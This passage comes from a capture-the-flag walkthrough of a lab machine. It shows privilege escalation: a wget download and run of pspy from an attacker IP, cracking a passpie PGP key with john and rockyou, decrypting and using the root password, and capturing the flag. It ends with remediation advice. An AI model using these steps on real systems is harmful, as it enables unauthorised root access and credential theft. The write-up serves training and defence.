      106     60 -rwsr-xr-x   1 root     root        58416 Feb  7  2020 /usr/bin/chfn
     3596     44 -rwsr-xr-x   1 root     root        44632 Feb  7  2020 /usr/bin/newgrp
      107     52 -rwsr-xr-x   1 root     root        52880 Feb  7  2020 /usr/bin/chsh
    13325    180 -rwsr-xr-x   1 root     root       182600 Feb 27  2021 /usr/bin/sudo
     4124     36 -rwsr-xr-x   1 root     root        35040 Jan 20  2022 /usr/bin/umount
    11678     36 -rwsr-xr-x   1 root     root        34896 Feb 26  2021 /usr/bin/fusermount
      109     88 -rwsr-xr-x   1 root     root        88304 Feb  7  2020 /usr/bin/gpasswd
     3755     72 -rwsr-xr-x   1 root     root        71912 Jan 20  2022 /usr/bin/su
      110     64 -rwsr-xr-x   1 root     root        63960 Feb  7  2020 /usr/bin/passwd
     7150    472 -rwsr-xr-x   1 root     root       481608 Jul  1  2022 /usr/lib/openssh/ssh-keysign
      742     52 -rwsr-xr--   1 root     messagebus    51336 Oct  5  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

# Find all setgid binaries (run with group's privileges)
# -perm -2000: setgid bit set
jnelson@meta2:~$ find / -type f -perm -2000 -ls 2>/dev/null
       90     40 -rwxr-sr-x   1 root     shadow      38912 Aug 26  2021 /usr/sbin/unix_chkpwd
     1516     36 -rwxr-sr-x   1 root     tty         35048 Jan 20  2022 /usr/bin/wall
      108     32 -rwxr-sr-x   1 root     shadow      31160 Feb  7  2020 /usr/bin/expiry
     5480     44 -rwxr-sr-x   1 root     crontab     43568 Feb 22  2021 /usr/bin/crontab
     7138    348 -rwxr-sr-x   1 root     ssh        354440 Jul  1  2022 /usr/bin/ssh-agent
      105     80 -rwxr-sr-x   1 root     shadow      80256 Feb  7  2020 /usr/bin/chage
Analysis: All SUID/SGID binaries are standard system utilities with no known local privilege escalation vulnerabilities.
Process and Cron Monitoring
Using pspy to monitor background processes:
1
2
3
4
5
6
7
8
9
10
11
12
# Download and execute pspy64 for process monitoring
jnelson@meta2:~$ cd /dev/shm
jnelson@meta2:~$ wget http://10.10.14.204/pspy64
jnelson@meta2:~$ chmod +x pspy64
jnelson@meta2:~$  ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

[... pspy output showing periodic cleanup tasks ...]

2025/11/27 14:58:01 CMD: UID=1000  PID=24035  | /usr/bin/rm /dev/shm/*
2025/11/27 14:58:01 CMD: UID=1000  PID=24037  | /usr/bin/rm /home/jnelson/*.db
2025/11/27 14:58:01 CMD: UID=1000  PID=24036  | /usr/bin/rm /tmp/systemd-private-...
Finding: Periodic cleanup of temporary files and .db files in the home directory - likely a cleanup cron job, not exploitable.
Home Directory Exploration
After exhausting standard privilege escalation vectors, we examine the home directory more thoroughly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# List all files including hidden ones
jnelson@meta2:~$ ls -la
total 1348
drwxr-xr-x 5 jnelson jnelson    4096 Nov 27 05:51 .
drwxr-xr-x 3 root    root       4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root          9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson     220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson    3526 Jun 26  2022 .bashrc
-rwxr-xr-x 1 jnelson jnelson 1289856 Nov 27 05:44 bash_static
-rwxr-xr-x 1 jnelson jnelson   49904 Nov 27 05:42 exploit
dr-x------ 3 jnelson jnelson    4096 Nov 27 05:52 .gnupg
dr-xr-xr-x 3 jnelson jnelson    4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson    4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson     807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson      33 Nov 26 17:14 user.txt

# Examine the .passpie directory - a password manager!
jnelson@meta2:~$ cd .passpie/
jnelson@meta2:~/.passpie$ ls -la
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 5 jnelson jnelson 4096 Nov 27 05:51 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 ssh
Critical Discovery: The .passpie directory contains what appears to be a password management system with encryption keys!
Passpie Configuration and Keys
Passpie is a command-line password manager that uses PGP encryption. Let’s examine its contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
# Navigate to the SSH credentials storage
jnelson@meta2:~/.passpie$ cd ssh/
jnelson@meta2:~/.passpie/ssh$ ls -la
total 16
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 .
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 ..
-r-xr-x--- 1 jnelson jnelson  683 Oct 25  2022 jnelson.pass
-r-xr-x--- 1 jnelson jnelson  673 Oct 25  2022 root.pass

# Examine the root password entry
jnelson@meta2:~/.passpie/ssh$ cat root.pass
comment: ''
fullname: root@ssh
login: root
modified: 2022-06-26 08:58:15.621572
name: ssh
password: '-----BEGIN PGP MESSAGE-----


  hQEOA6I+wl+LXYMaEAP/T8AlYP9z05SEST+Wjz7+IB92uDPM1RktAsVoBtd3jhr2

  nAfK00HJ/hMzSrm4hDd8JyoLZsEGYphvuKBfLUFSxFY2rjW0R3ggZoaI1lwiy/Km

  yG2DF3W+jy8qdzqhIK/15zX5RUOA5MGmRjuxdco/0xWvmfzwRq9HgDxOJ7q1J2ED

  /2GI+i+Gl+Hp4LKHLv5mMmH5TZyKbgbOL6TtKfwyxRcZk8K2xl96c3ZGknZ4a0Gf

  iMuXooTuFeyHd9aRnNHRV9AQB2Vlg8agp3tbUV+8y7szGHkEqFghOU18TeEDfdRg

  krndoGVhaMNm1OFek5i1bSsET/L4p4yqIwNODldTh7iB0ksB/8PHPURMNuGqmeKw

  mboS7xLImNIVyRLwV80T0HQ+LegRXn1jNnx6XIjOZRo08kiqzV2NaGGlpOlNr3Sr

  lpF0RatbxQGWBks5F3o=

  =uh1B

  -----END PGP MESSAGE-----
Key Finding: The root password is encrypted with a PGP private key. We need to:
- Extract the PGP private key
- Crack its passphrase
- Decrypt the root password
Extracting and Cracking PGP Key (On Attacker Machine)
Copy the private key from .passpie/.keys and perform offline cracking:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
# Save the private key to a file
kali㉿kali$ cat > privkey.asc << 'EOF'
-----BEGIN PGP PRIVATE KEY BLOCK-----
[... full private key content ...]
=7Uo6
-----END PGP PRIVATE KEY BLOCK-----
EOF

# Check if the key is password-protected
kali㉿kali$ gpg --list-packets privkey.asc | grep -i protect
        iter+salt S2K, algo: 7, SHA1 protection, hash: 2, salt: 907CB55CCB37AAAD
        protect count: 65011712 (255)

# Use gpg2john to extract hashable format
kali㉿kali$ gpg2john privkey.asc > gpg_hash.txt

# Crack with john and rockyou.txt
kali㉿kali$ john gpg_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
kali㉿kali$ john gpg_hash.txt --show
Passpie:blink182:::Passpie (Auto-generated by Passpie) <passpie@local>::privkey.asc

# Import the key
kali㉿kali$ gpg --import privkey.asc

# Decrypt the root password
kali㉿kali$ gpg --decrypt rootpass.gpg
# When prompted, enter passphrase: blink182
p7qfAZt4_A1xo_0x
Root Password Found: p7qfAZt4_A1xo_0x
Achieving Root Access
1
2
3
4
5
6
7
8
9
# Use su to switch to root with the decrypted password
jnelson@meta2:~$ su
Password: p7qfAZt4_A1xo_0x
root@meta2:/home/jnelson# cd ~
root@meta2:~# ls
restore  root.txt
root@meta2:~# cat root.txt
**********b464b90e8d3bc567da76
root@meta2:~#
Success: Root access achieved! The root flag has been captured.
Mitigations & Recommendations
1. Update WordPress Core and Plugins (Remediate SQLi & XXE)
Action: Update WordPress core to a recent version (≥ 5.7.1) to patch the XXE vulnerability (CVE-2021-24997). Update the BookingPress plugin to version 1.0.11 or later to remediate the unauthenticated SQL injection (CVE-2022-0739).
1
2
3
4
5
# Update WordPress core via WP-CLI
wp core update

# Update the BookingPress plugin
wp plugin update bookingpress-appointment-booking
Root Cause: The BookingPress plugin failed to sanitize user input in the total_service parameter before directly interpolating it into a database query, leading to SQL injection. Furthermore, WordPress core version 5.6.2 used SimpleXML to parse media metadata without disabling external entities, allowing authenticated users to read arbitrary local files via crafted WAV files embedding XXE payloads.
2. Secure Configuration Files and Limit Hardcoded Credentials
Action: Avoid storing sensitive files like wp-config.php in locations where they can be trivially accessed via secondary vulnerabilities, and tightly restrict FTP access. Never hardcode plaintext system credentials in scripts (send_email.php).
1
2
3
# Restrict permissions on wp-config.php to the web user only
chmod 600 /var/www/html/wp-config.php
chown www-data:www-data /var/www/html/wp-config.php
Root Cause: The XXE vulnerability allowed attackers to read wp-config.php, which contained plaintext FTP credentials. Logging into FTP granted access to send_email.php, an administrative script that negligently hardcoded the system user jnelson’s SMTP credentials in plaintext, providing the attacker with an easy pivot to SSH.
3. Secure Password Management Storage
Action: Use strong, complex passphrases for PGP keys that protect sensitive credential stores. Never store encrypted root passwords in unprivileged user directories where the corresponding weak private key is also located.
1
2
3
# Change the PGP key passphrase to a strong, dictionary-resistant one
gpg --edit-key <key-id>
# Select 'passwd' and provide a strong passphrase
Root Cause: The jnelson user stored the root password in a local passpie directory. While the password itself was encrypted, the associated PGP private key was protected by a very weak passphrase (blink182). This passphrase was trivially cracked using the standard rockyou.txt wordlist, instantly compromising the entire system.